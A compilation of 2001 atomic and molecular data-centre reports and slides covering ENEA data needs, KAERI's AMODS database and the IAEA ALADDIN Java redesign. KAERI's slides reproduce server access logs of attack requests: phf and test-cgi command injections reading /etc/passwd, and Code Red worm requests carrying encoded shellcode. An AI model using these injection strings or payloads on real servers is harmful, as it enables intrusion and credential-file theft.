/8/ V. Lazic, R. Barbini, F. Colao, R. Fantoni, A. Palucci – 'Self-absorption model in quantitative laser induced breakdown spectroscopy measurements'. Spectrochimica Acta Part B: Atomic Spectroscopy, vol. 56, p. 807 (2001)

/9/ M. Snels, M. Fusina, H. Hollenstein, and M. Quack, 'The v-1 and v-3 bands of ND_3', Molecular Physics 98 (2000), 837

/7/ F. Iacchello and S. Oss 'Algebraic models to molecular spectra: two-dimensional problems', J. Chem. Phys., **104** , 6956, (1996) .

/8/ S. Oss and M. Abbouti Temsamani, J. Chem. Phys. **108,** 1773, (1998).

B.   Recognized data needs by the R&D programs

Main interest for updated atomic and molecular data has been expressed principally by the scientific community involved in fusion studies, but also from biomedical and environmental research fields, as summarized in the following:

I.   In the framework of the Fusion R&D programs by ENEA, CNR and the Italian Universities

From the present review, previously expressed exigencies and relevant needs have been renewed with regard to more extended measurements, compilations and evaluations, mainly concerning:

- particle-surface interaction data for plasma wall and divertor component materials ;
- electron-molecule interaction data on H_2 and D_2 for incident energies up to few hundreds eV, especially cross sections of excitation, ionization and dissociation reactions;
- molecular spectroscopy data for diagnostics of plasma impurities, such as diatomic or triatomic molecules or radicals (HCO, DCO, CO, CO_2, CH, OH, C_2) or other simple molecules (like CH_4, C_2H_2. C_2H_4 etc.);

Specific requests from the Fusion Division at ENEA Frascati have been confirmed, concerning atomic and molecular data for elemental Mo, W and Kr especially including excitation and ionization cross sections and particle (hydrogen ions) interaction data on material surface (typically physical sputtering data). Moreover, in the framework of the IGNITOR project (an ignited Tokamak with high edge density and first wall made of Molybdenum) specific needs regard the completion of data bases for estimating:

- Physical sputtering on Molybdenum from Hydrogen isotopes, Oxygen, Carbon and Mo (self-sputtering) ;
- Oxide and Carbide reactions in Molybdenum ;
- Reflection and desorption of light ions from Molybdenum .

The energy interval of relevant interest lies between 2 eV and few hundreds eV.

More generally, as an overview on the perspectives, a technical note has been produced on the expected impact by particle-material interaction data to magnetic fusion experiments and the related theoretical predictions, as the effect of particle and energy fluxes on the plasma facing materials is a crucial problem in determining the performance and the reliability of a next step magnetic fusion experiments.

In this respect, it is crucial to have first principles based prediction of fluxes due to both charged fusion products and neutrons.

While for the latter detailed predictions exist, that are well integrated in the analyses of their effect on the plasma facing materials, for the former there is still lack of reliable predictions, as a consequence of the intrinsic complexity of the nonlinear dynamic behavior of charged fusion products.

Despite this, it is considered helpful to prepare a common cultural background among those researchers, who tend to predict the nature of the losses, and those that are studying the effects of such losses on the plasma facing components, starting from a clear definition of the relevant physical quantities that should be predicted, e. g. the flux distribution as a function of the solide angle, the energy and the pitch angle, including the characteristics and relevant time scale, on which the flux distribution should be averaged.

II Atomic and molecular data for radiotherapy and related radiobiology

The complements to the recognized needs from the previous reports concern :

i) ionization and excitation cross-sections by electron and ion interactions with tissue elements, particularly H, C and O, to be reviewed and critically evaluated following new experiments, in the energy region from about one KeV and tens of MeV, as requested for radiation dosimetry and radiobiological studies relevant to RBE estimate;
the needs are especially relevant to the purposes of the radiotherapy programs with protons and heavier ions and for the advanced applications of the electron radiation fields, as in the case of the Intra-Operative Radiaton Therapy - IORT ;

ii) bremmsstrahlung radiation yields and angular and energy distributions in medical applications of the accelerators with main care to the problems in the treatment planning and in radiation protection and shielding.

III. Needs of atomic and molecular data for environmental analyses through advanced active/passive monitoring systems .

Specific UV to near IR spectroscopic data are requested by ENEA-FIS SPET and DIAF Sections collaborating on benchmark environmental analyses, including simulation and modeling
- by lidar fluorosensors and laser range finders on sea water;
- by atmospheric lidar/dial and by marine lidar fluorosensors on marine aerosols.

Moreover, ice and snow absorption and scattering coefficient data are needed in the visible near IR region, for applications to environmental studies by laser range finders.

AMO Research Activities and Data Centre in KAERI

September 10, 2001

Yongjoo Rhee

Laboratory For Quantum Optics
Korea Atomic Energy Research Institute

Coworkers
H. M. Park, J. M. Han, S. K. Kim

1. General

Objectives

    Development of High Precision Measurement Technologies

    Establishment of AMO database

    ———▶ Representative AMO DB in Korea

Scopes

    Experiments:

        Doppler-free saturation spectroscopy

        POLINEX

        ———▶ Autoionization levels, Isotope Shifts, HFS

        Ultrafast spectroscopy

    Database Management:

        Atomic spectroscopy data of all the elements

        Molecular reaction cross-section data

        Quantum Optical data and non-linear phenomena

        Collisional cross-section data

        Relativistic Atomic Structure calculation

Applications

    High Precision Trace Analysis for Nuclear Safety

    Fusion Science (plasma diagnosis, ICF)

2. Current Status

Experimental setup (apparatus)

        Diode laser MOPA system with Second Harmonic Generator

        Dye Lasers for MPI spectroscopy

        Broad-band femtosecond laser for time-resolved spectroscopy

Hardware Equipments

        DEC Alphastation 600   5/333

                RAM : 512 MB

                DISC : 12GB(int), 24GB(ext), 1GB(jaz) X2

                TAPE: 8mm, 4mm, QIC

Software Components

        Web Server : APACHE 1.2 beta 7

                      SSI disabled, robots disabled

        CGI script   : shell, PERL

        Graphics   : gnuplot

Web server programs and AMO related data and scripts are loaded in different volumes

3. AMODS (Atomic, Mokecular, and Optical DB System)
(http://amods.kaeri.re.kr)

AMO Data Sources

Flat data from CDS of Strasbourg University in France

ALADDIN source codes and data from IAEA

Collisional data from U. of Michigan, USA

ADAS, JET

Mirror site of NIST ASD

MCDF on-line execution (program codes from NIST)

Autoionization Data from NIFS (collaboration)

Isotope data obtained by spectroscopy experiments

AMO databases (amods)

Atomic Spectral Lines (CDS)	Transition Probabilities (CDS)
Atomic EnergyLevels (CDS)	Atomic Transition Lines (CDS)
ALADDIN online (AMDIS)	Fundamental Constants (COD)
MCDF on-line execution (NIST)	Mirror DB of NIST ASD (NIST)
Autoionization Data (NIFS)	Electron Impact X-Section (Michigan)

Internal Database: Autoionization, Isotope shifts, HFS (Experiments)

4. International Collaborations

Data sharing :

　　　To overcome the heavy international network traffic

　　　Mirror site: NIST ASD

　　　Synchronization of data

Joint development of database techniques

　　　To optimize the international efforts

　　　International joint projects: NIFS autoionization

　　　Standards of CGI programs: shell ⟶ PERL

AMO data production

　　　Difficult to realize as international collaboration
　　　　　　due to speciallty of each institute

　　　Rely on published papers

　　　Critical evaluation of conflicting values

5. Future Direction

More efforts focused on Fusion Science (MCF, ICF)

Enhanced Network Stability

Active Collaboration (international, domestic)

Examples of password hacking:

```
1cust20.max14.los-angeles.ca.ms.uu.net - - [26/Feb/1998:16:11:43 +0900]
                              "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
squid.latrobe.edu.au - - [25/May/1998:17:47:14 +0900] "GET /root/etc/passwd HTTP/1.0" 404 -
squid.latrobe.edu.au - - [25/May/1998:17:47:20 +0900] "GET /~root/etc/passwd HTTP/1.0" 404 -
squid.latrobe.edu.au - - [25/May/1998:17:48:04 +0900] "GET /cgi-bin/test-cgi?\help&0a/bin/cat%20/etc/passwd HTTP/1.0" 200 537
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:11:16 +0900] i
                              "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:11:51 +0900]
                              "GET /cgi-bin/php.cgi?/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:12:46 +0900]
                              "GET /cgi-bin/test-cgi?/etc/passwd HTTP/1.0" 200 515
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:02 +0900]
                              "GET /cgi-bin/test-cgi=/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:06 +0900]
                              "GET /cgi-bin/test-cgi?/etc/passwd HTTP/1.0" 200 515
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:26 +0900]
                              "GET /cgi-bin/test-cgi?/bin/cat /etc/passwd HTTP/1.0" 200 521
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:32 +0900]
                              "GET /cgi-bin/test-cgi?/bin/cat%20/etc/passwd HTTP/1.0" 200 535
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:17:01 +0900]
                              "GET /cgi-bin/test-cgi=/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:24:35 +0900]
                              "GET /cgi-bin/test-cgi?/bin/cat%20/etc/passwd HTTP/1.0" 200 535
ppp103.rosnet.ru - - - - - - - - - [08/Jun/1998:13:52:41 +0900]
                              "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
ppp022.0.mmtl.videotron.net - - - - [10/Jun/1998:00:35:41 +0900]
                              "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
f5o24p59.tella.com - - [26/Jun/1998:09:30:47 +0900]
                              "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
ip08.187.cbn.net.id - -[03/Jul/1998:03:25:35 +0900]
                              "GET /cgi-bin/phf/?Qalias=X%0acat%20/etc/passwd" 404 -
cache-out.saix.net - - [05/Aug/1998:20:43:46 +0900]
                              "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
cache-out.saix.net - - [05/Aug/1998:20:44:29 +0900]
                              "GET /cgi-bin/php.cgi?etc/passwd HTTP/1.0" 404 -
210.94.178.78 - - [18/Jun/1999:08:56:46 +0900] "GET /cgi-bin/phf" 404
```

Examples of network problem

```
dar-61-198.jacksonville.net - - [08/Sep/2001:14:37:01 +0900] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%
ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0"
200 152

dsl092-100-187.nyc2.dsl.speakeasy.net - - [08/Sep/2001:14:41:33 0900] "GET/default.ida?XXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858
%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0" 200 152

h006097d1daff.ne.mediaone.net - - [08/Sep/2001:14:44:25 +0900] "GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0" 200 152

adsl-63-195-52-63.dsl.snfc21.pacbell.net - - [08/Sep/2001:14:46:33 +0900] "GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u68
%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0" 200 152

61.134.190.211 - - [08/Sep/2001:14:50:02 +0900] "GET default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0" 200 152
```

/tmp/acc.lst" [Exclusive lock] line 9391 of 9391 --100%--

Doppler-free saturation absorption spectroscopy

KAERI KAERI KAERI KAERI KAERI KAERI KAERI KAERI
AMODS Korea Atomic Energy Research Institute
KAERI KAERI KAERI KAERI KAERI KAERI KAERI KAERI

MENU

- MIRROR OF O. CHENAGE
- Quantum search for
- Quantum search for
- Atomic Energy
- Atomic Data
- AMODS ONLINE
- Quantum search for
- Quantum search for
- KAERI quantum optics
- NIFS Database
- KAERI Database

AMODS (Atomic Molecular and Optical Database System)

Informations on the atomic and molecular structures, transition lines and probabilities, laser propagation characteristics, collisional cross sections, and fundamental constants are being compiled in this site.

International Data Center Network (DCN) Links

AMDIS [IAEA]
NIST PRD Database [USA]
ORNL Controlled Fusion Atomic Data Center [USA]
NIFS Atomic Database [Japan]
JAERI [Japan]
GAPHYOR database [France]
Weizmann Plasma Gate Database [Israel]
Max-Planck-Institute PMI Data Unit [Germany]
Troitsk Institute A+M Data Unit [Russia]
Efremov Science Research Institute PMI Data Center [Russia]
RIPTRM Data Center for Highly Charged Ions [Russia]
ENEA A+M Data Branch [Italy]
IAPCM CRAAMD [China]
KAERI AMO Database System [Korea]

HOME

If you have any questions or comments please send your message to yjrhee@amods.kaeri.re.kr

DISCLAIMER

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KAERI mirror database of NIST ASD; testing in AMODS (alpha test)

visible only to KAERI and NIST

NIST ATOMIC SPECTRA DATABASE

Text only version   Version History   Disclaimer

Welcome to the NIST Atomic Spectra Database, NIST Standard Reference Database #78. The spectroscopic data may be selected and displayed according to wavelengths or energy levels by choosing one of the following options:

LINES Spectral lines and associated energy levels displayed in wavelength order with all selected spectra intermixed or in multiplet order. Transition probabilities for the lines are also displayed where available.

LEVELS Energy levels of a particular atom or ion displayed in order of energy above the ground state.

Additional information about the database may be obtained through the following links:

Introduction	Introduction to the Atomic Spectra Database.
List of Spectra	Overview of data contained in the database.
Ground States and Ionization Energies	Table of Ground States and Ionization Energies for Neutral Atoms.
Bibliography	Bibliography of data sources used for this database.
Help	On-line help in using the database.

This database provides access and search capability for NIST critically evaluated data on atomic energy levels, wavelengths, and transition probabilities that are reasonably up-to-date. The Atomic Energy Levels Data Center and Data Center on Atomic Transition Probabilities and Line Shapes have carried out these critical compilations. Both Data Centers are located in the Physics Laboratory at the National Institute of Standards and Technology (NIST). This database is also a component of the NASA Astrophysics Data System (ADS).

Data Compilers (Currently Active):
Atomic Energy Levels and Wavelengths: W. C. Martin[1], J. Sugar[1], and A. Musgrove[1]
Atomic Transition Probabilities: W. L. Wiese[1], J. R. Fuhr[1]

Database Developers (Currently Active):
Data Integration and Search Engine: D. E. Kelleher[1]
World Wide Web Interface: K. Olsen[2] and P. J. Mohr[1]

MIRROR DB OF NIST Atomic Spectra Database IN AMODS

ASD | DATA ——————— INFORMATION ——————————
LINES LEVELS List of   GROUND STATES &   Bibliography Help
SPECTRA IonizATion EnERGIES

NIST Atomic Spectra Database Lines Form

Specify search criteria to display spectral lines. For spectra of the elements H-Ni, multiplet-ordered data is available. To obtain data in multiplet-ordered form, specify one spectrum (leaving "Central Wavelength" and "range" blank), select "Set Output Preferences" below, and then on the page that comes up select "Only lines with transition probability data" in the Output Options Interest category.

Spectra: All Spectra

Or (Select spectra from the List of Holdings of try this out with the alternative form of choose All Spectra

Central Wavelength: [   ] A ▾ □ a range of [   ]

Options

Customize Output: Set Output Preferences

Extended Search: Set Additional Criteria

Retrieve Data | (displaying energy level information)

Retrieve Data | (suppressing energy level information)

AMODS 000356

MCDF On-Line Execution

code and data source : Dr. Yong-Ki Kim at NIST, U.S.A.

[Bulletin Board] [Lecture Note:PDF(revised), LaTeX(revised)] [MCDF Flowchart]

Choose one of the actions from the following list and   START EXECUTION

File check in the working space
⊙ fort.5 ○ fort.6 ○ fort.7 ○ fort.8 ○ clear all files
Calculation of mj01
○ From a template or ○ from the scratch, input data file is going to be generated.
○ Program execution
  Output data will be written into fort.6, fort.7, and fort.8 for standard output, text output, and Slater coefficient respectively, which are over written everytime when another mcdf program is executed. fort.7 is supposed to be used to generate a standard input file for df92, dw92, and ph92.
Calculation of df92
○ From a template, ○ from the scratch, or ○ from fort.7, input data file is going to be generated.
○ Program execution
  Output from mj01 written to fort.8 is an input to this program. Output data from this program will be written into fort.6 for standard output and fort.9 for binary output, which are over written everytime when mcdf program is executed.
Calculation of dw92
○ From a template, ○ from the scratch, or ○ from fort.7, input data file is going to be generated.
○ Program execution
  Output from mj01 written to fort.8 is an input to this program. Output data from this program will be written into fort.6 for standard output and fort.9 for binary output, which are over written everytime when mcdf program is executed.
Calculation of ph92
○ From a template, ○ from the scratch, or ○ from fort.7, input data file is going to be generated.
○ Program execution
  Output from mj01 written to fort.8 is an input to this program. Output data from this program will be written into fort.6 for standard output and fort.9 for binary output, which are over written everytime when mcdf program is executed.

Flowchart of MCDF

AMODS 000083

Autoionization Levels (under construction)

data source : NIFS

The data in this page are of AMDIS of NIFS (National Institute for Fusion Science), Japan and are now made to be seen in WWW in graphical forms by AMODS (Atomic, Molecular, and Optical Database System) of KAERI, as a result of international collaboration between AMODS and AMDIS.

Arranged by Ionization (He-like or Li-like; 5 < Z < 34)

He -like ion: Z= 13

- ⦿ graphics format (default)
- ○ text format

Submit Query   Reset Form

Arranged by Elements

Fe
O
C

AMODS Autoionization levels [He-like ion: Z= 13] (alpha test)

ᴀᴍᴏᴅꜱ Autoionization levels (alpha test)

L.A. Vainshtein and U.I. Safronova 1978, ADNDT 21, 49

"Wavelengths and Transition Probabilities of Satellites to Resonance Lines of H- and He-like Ions"

Table V

He-like ion: Z= 13

lower level	upper level	lambda(A)	Qd(1/s)	Ar(1/s)	Aa(1/s)	Branching-ratio
1s2p 3P 1.0	2p2p 1S .0	7.1508	7.48E+08	1.82E+09	1.85E+13	4.05E-05
1s2s 3S 1.0	2s2p 1P 1.0	7.1733	4.44E+10	1.61E+10	2.02E+14	7.30E-05
1s2p 1P 1.0	2p2p 1S .0	7.1926	1.09E+13	2.65E+13	1.85E+13	5.89E-01
1s2s 1S .0	2s2p 1P 1.0	7.2316	4.81E+13	1.74E+13	2.02E+14	7.92E-02
1s2p 3P 1.0	2p2p 1D 2.0	7.2329	1.60E+09	3.49E+08	3.70E+14	8.63E-07
1s2p 3P 2.0	2p2p 1D 2.0	7.2356	1.11E+12	2.43E+11	3.70E+14	6.01E-04
1s2s 3S 1.0	2s2p 3P 2.0	7.2509	3.78E+13	1.69E+13	1.36E+13	5.54E-01
1s2s 3S 1.0	2s2p 3P 1.0	7.2545	2.28E+13	1.69E+13	1.38E+13	5.50E-01
1s2s 3S 1.0	2s2p 3P .0	7.2561	7.55E+12	1.69E+13	1.36E+13	5.53E-01
1s2p 3P 1.0	2p2p 3P 2.0	7.2581	4.03E+12	8.56E+12	3.53E+12	2.28E-01
1s2p 3P 2.0	2p2p 3P 2.0	7.2608	1.19E+13	2.52E+13	3.53E+12	6.73E-01
1s2p 3P 1.0	2p2p 3P .0	7.2630	2.35E+11	3.38E+13	2.37E+11	9.92E-01
1s2p 1P 1.0	2p2p 1D 2.0	7.2757	1.55E+14	3.38E+13	3.70E+14	8.36E-02
1s2p 1P 1.0	2p2p 3P 2.0	7.3012	8.10E+10	1.72E+11	3.53E+12	4.59E-03

AMODS `000512`

ALADDIN Database Online Excution (comments)

data source : AMDIS of IAEA explanation : ALADDIN

Choose one of the data files from the following list:

- ○ Atomic and Molecular Data for Fusion, Part I,II, and III [ref]
  Recommended Data on Cross Sections and Rates for Electron Ionization of Light Atoms and Ions
  - ◉ More on Fe and H (ionisall.dat)
- ○ Recommended Data on Excitation of Carbon and Oxygen Ions by Electron Collisions [ref]
- ○ Recommended Data on Atomic Collision Processes Involving Iron and Its Ions [ref]
- ○ Collisions of Carbon and Oxygen Ions with Electrons, H, H2 and He [ref]
- ○ Excitation Rate Coefficients of Helium Atoms and Helium-like Ions by Electron Impact [ref]
- ○ Elementary Processes in Hydrogen-Helium Plasmas [ref]
- ○ Collisions of H, H2, He and Li Atoms and Ions with Atoms and Molecules [ref]
  - ○ More on C, O, H etc (heavyall.dat)
- ○ Recommended Cross Sections for Collision Processes [ref]
  of Hydrogen Ground-State and Excited Atoms with Electrons, Protons and Multiply Charged Atoms
- ○ Recommended Data on Particle Reflection from Surfaces [ref]
- ○ Sputtering Data [ref]
- ○ An Evaluated Database for Sputtering [ref]
- ○ Particle Induced Erosion of Be, C and W in Fusion Plasmas. [ref]
  Part A: Chemical Erosion of Carbon-Based Materials
- ○ Cross Sections for Collision Processes of Li Atoms [ref]
  Interacting with Electrons, Protons, Multiply-Charged Ions and Hydrogen Molecules
- ○ Electronic Excitation of Al, C, Ca, and Li (vniifri.dat)

Choose one of the dictionary files from the following list:

- ◉ atomic and molecular data
- ○ particle-surface interaction
- ○ material properties data
- ○ Boolean levels
- ○ ALADDIN evaluation function

Choose output form for the EV results, if any:

- ○ Text Only ○ Linear Plot ◉ Logarithmic Plot

Input ALADDIN command(s) `g5  d*  ev  0.0001/100/10000`   SEND

NOTE: Commands should be separated by a blank space and use / in the input parameters for blank space, if any.

AGM: 16th A+M Data Centres and ALADDIN Network

Atomic and Molecular Data Unit
Nuclear Data Section

Report of Activities: September 1999- September 2001

J. A. Stephens

Outline

1. Review A+M Data Unit activities 1999-2001

2. ALADDIN System - new developments

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Staff and operations

- Staff: 2 Physicist, 1 Documentation Clerk
- A+M data services, publications, CRPs, AGMs, consultants
- www-amdis.iaea.org
- PPAS Evaluation of IAEA Fusion Programme (November 2000)

Areas of Interest

- Atomic and Molecular Collisions
- Atomic and Molecular Structure and Spectra
- Plasma-surface interactions
- Material properties (including non-fusion)
- Numerical and bibliographic databases

Projects, Objectives

Objective: provide recommended A+M data for use in modeling plasmas encountered in fusion energy research

• A+M and PSI data evaluations and recommendations
• Coordinated Research Projects
• A+M Data Centre Network coordination
• Maintain and develop AMDIS, WWW deployment of databases

Specific fusion research areas with high A+M needs:
- Radiated power loss from core and edge regions
- Plasma characteristics in edge region
- Plasma and radiation interaction with facing materials
- Beam heating characteristics
- Beam diagnostics

Status of AMDIS and Usage

• Provide on-line access to atomic, molecular, and plasma material interaction databases and other information via the WWW

• User "sessions":

Year	#Sessions	Cumulative
1998	139	139
1999	6045	6184
2000	19244	25428
2001	14833	40261

• Over 60 Member States, but concentrated in 8-12 countries

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ALADDIN formatted data added to WWW database

• Physical sputtering database C, Be, W + related materials

• Radiation enhanced sublimation database - C + related materials

• Chemical erosion database - C, Be, W + related materials

• In the pipeline: radiated power database, and the new ORNL heavy particle database

A+M Bibliography, A+M Bulletin

- Bulletins 56-60 published

- Cover page has data contributors listed

- More than 39000 entries

- Still maintained using suite of AMDIS C codes - will change but remains convenient

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Data evaluation, assessment

- APIB Volume 7B - PS and RES, published in late 2000

- APID Volume 9 - A+M plasma-wall interaction data for fusion reactor divertor modelling - 20 articles, 315 pages.

- APID Volumes 10, 11 well along in planning, manuscript collection- based on CRPs for charge exchange cross sections, PMI for mixed-materials

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New CRPs, AGMs, TCMs

- CRP: collisional data for molecular processes in the plasma edge - 2001-2004

- CRP: A+M data for fusion particle diagnostics - 2001-2004

- CRP: tritium retention - 2002-2005

- 2-3 AGMs planned, e.g. fusion modelling codes, heavy atom e-impact

- TCMs: IFRC Subcommittee Review 2002, data for fusion conference in Madrid

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Sort-term visitors, consultants

On site: SSAs - 1-2 weeks in duration
Off site: CSAs - 0.5-3 months in duration

- J. Peek (LANL)
- Y. K. Kim (NIST)
- C. H. Greene (JILA)
- R. K. Janev (NIFS, MAS)
- Y. V. Ralchenko (Weizmann Institute)
- D. Humbert (CNRS Paris)
- W. Eckstein (MPI Garching)

ALADDIN and JAVA

Potential advantages -

- Platform independence - UNIX, PCs..
- Easily web enabled, deployable: J2EE platform
- Built on modern DB standards: RDBMS
- Object-oriented: extensible and maintainable w/regards to software additions, use of software components
- Could handle future improvements in data exchange aspects

Data exchange formats, problem

ALADDIN:

$AL HL1 HL2 HL3... & BL1 BL2 BL3... #EL
! THIS IS A SCHEMATIC ALADDIN ENTRY...
C1 C2 C3 C4 ...

SQL (structured query language):

INSERT INTO PSI VALUES ('1', 'HL1', 'HL2', 'HL3', ... ,'BL1',
'BL2', 'BL3',... ,'EL',
'THIS IS A SCHEMATIC ALADDIN ENTRY..',
'{C1, C2, C3, C4, ...}');

Data exchange, continued

XML (extensible markup language):

```
<entry id = 1>
        <process process_id="AL" process_name="ionization".. />
        <reactants reactant_1="HL1" reactant_2="HL2".. />
         <products product_1="HL3" product_2="HL4".. />
        <description text="THIS IS A SCHEMATIC...".. />
        <coefficients>
                matrix="C1 C2 C3 C4.."
                function_name="EL"
        </coefficients>
</entry>
```

Sun Microsystem's J2EE Platform

• Uses Java 2 language standard

• Provides environment to build general request/response data systems

• Accomplished through n-tier architectures, e.g. 3-tier system

• Implements dynamic web content through JSP (Java Server Pages), Servlets

• Implements "business logic" through <u>software components</u> -
- EJBs (Enterprise Java Beans)
- JBs (Java Beans)

ALADDIN System

- Component based development using J2EE platform

- 3-tier system

- One web component employing JSP scripting

- Two Enterprise Java Beans, five Java Beans

- Cloudscape object-relational database system

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Java Server Pages

E.g. select.jsp:

```
<%- - process selection - -%>
<%@ page import="java.util.*" %>

<html>
<h3>Please choose a process:</h3>
<form action="..." method="post">
...
<table>
<%
        String processId = null;
        ...
        Collection c = processDB.getProcesses();
...%>
</table>
</form>
</html>
```

J2EE deploytool

J2EE
Application 1

J2EE
Application 2

Application
Client

Dynamic
HTML pages

Client
tier

Client
Machine

JSP pages

Web
tier

J2EE
Server
Machine

Enterprise
Beans

Enterprise
Beans

Business
tier

Database

Database

EIS
tier

Database
Server
Machine

Figure 1   Multitiered Applications

Need communication between **client objects** and **server objects**:

- **RMI** - two Java objects on different machines running the JVM
- **CORBA** - Java object and C++ object on different machines

Main object structure: view 1

Web Browser

Web Container (JSPs)

Creates   *Creates*

AladdinDB   ProcessDB

Retrieves   *References*   *References*   *Retrieves*

AladdinDetails   AladdinDBEJB   ProcessDBEJB   ProcessDetails

DerivesFrom   *Queries*   *Queries*

EvaluationDetails

EIS/Cloudscape Resource

Main object structure: view 2

Web Container (JSPs)

Creates   *Creates*

AladdinDB
- entryId : String = "0"
- AladdinDBEJB : database = null

ProcessDB
- processId : String = "0"
- processName : String = "0"
- ProcessDBEJB : database = null

Retrieves

AladdinDetails
- entryId
- observable
- dataClassification
- dataAccuracy
- dataSource
- dataDate
- dataDescription
- dataPublication
- dataPage
- dataAuthor
- processName
- functionName
- categoryName
- reactant1Symbol
- reactant1Charge
- reactant1QuantState
- reactant2Symbol
- reactant2Charge
- reactant2QuantState
- product1Symbol
- product1Charge
- product1QuantState
- product2Symbol
- product2Charge
- product2QuantState
- product3Symbol
- product3Charge
- product3QuantState
- product4Symbol
- product4Charge
- product4QuantState
- coefficientId
- dataCsEmin
- dataCsEmax
- dataRcTmin
- dataRcTmax
- processThreshold
- iniKinEnergyOrT
- finKinEnergyOrT
- coeffMatrix

References

ProcessDetails
- processId : String = "0"
- processName : String = null
- processDescription : String = null

ProcessDBEJB
- processes : ArrayList = null
- con : Connection = null
- dbName : String = java:comp/env/jdbc/ProcessDB

AladdinDBEJB
- psi : ArrayList = null
- con : Connection = null
- dbName : String = java:comp/env/jdbc/AladdinDB

Queries

Queries

DerivesFrom

EvaluationDetails
- entryId : String = null
- observable : String = null
- functionName : String = null
- dataCsEmin : double = 0.0
- dataCsEmax : double = 0.0
- stepSize : String = null
- minX : String = null
- maxX : String = null
- coeffMatrix : ArrayList = null
- coeff : Double = null
- xPoint : double = null
- yPoint : double = null

EIS/Cloudscape Resource

Browser sample

1. enter.jsp

2. select.jsp

3. query.jsp

4. data.jsp

5. output.jsp

for particle-surface interaction (PSI) database

J2EE Alpha version 1.0

Numerical Databases for Plasma and Fusion Energy Research

The IAEA A+M Data Unit develops and maintains databases for fusion research. See the Aladdin site for a fully functional version of this system in Perl/CGI and supporting documentation.

Please select a database:

Collisional Database

H Neutral Beam Database

Particle-Surface Interactions

Elementary Processes in H-He Plasmas

Process selection

J2EE Alpha version 1.0

Please choose a process:

Submit

- ○ *RAENER: Reflection of Atoms (energy distribution): A + B(surf)-> A + B(surf)*
- ○ *RE: Energy Reflection*
- ⦿ *SAENER: Sputtering by Atoms (energy distribution): A + B(surf)-> B + B(surf)*

Submit

Final data selection

J2EE Alpha version 1.0

Process SAENER: Sputtering by Atoms (energy distribution): A + B(surf)-> B + B(surf)

| Go to data selection | Reset |

Select	Description	Sort by		Select	Description	Sort by
Y	Data Type	○		EXP	Classification	○
?	Accuracy	○		11-09-14	Date	○
IAEA_INDC(NDS)-287_(1993)	Publication	○		Thomas,et.al.	Author	○
D H	Reactant 1	○		Al	Reactant 2	○
SPTTH	Fitting Function	○				

| Go to data selection | Reset |

Final selection

J2EE Alpha version 1.0

Process SAENER: Sputtering by Atoms (energy distribution): A + B(surf)-> B + B(surf)

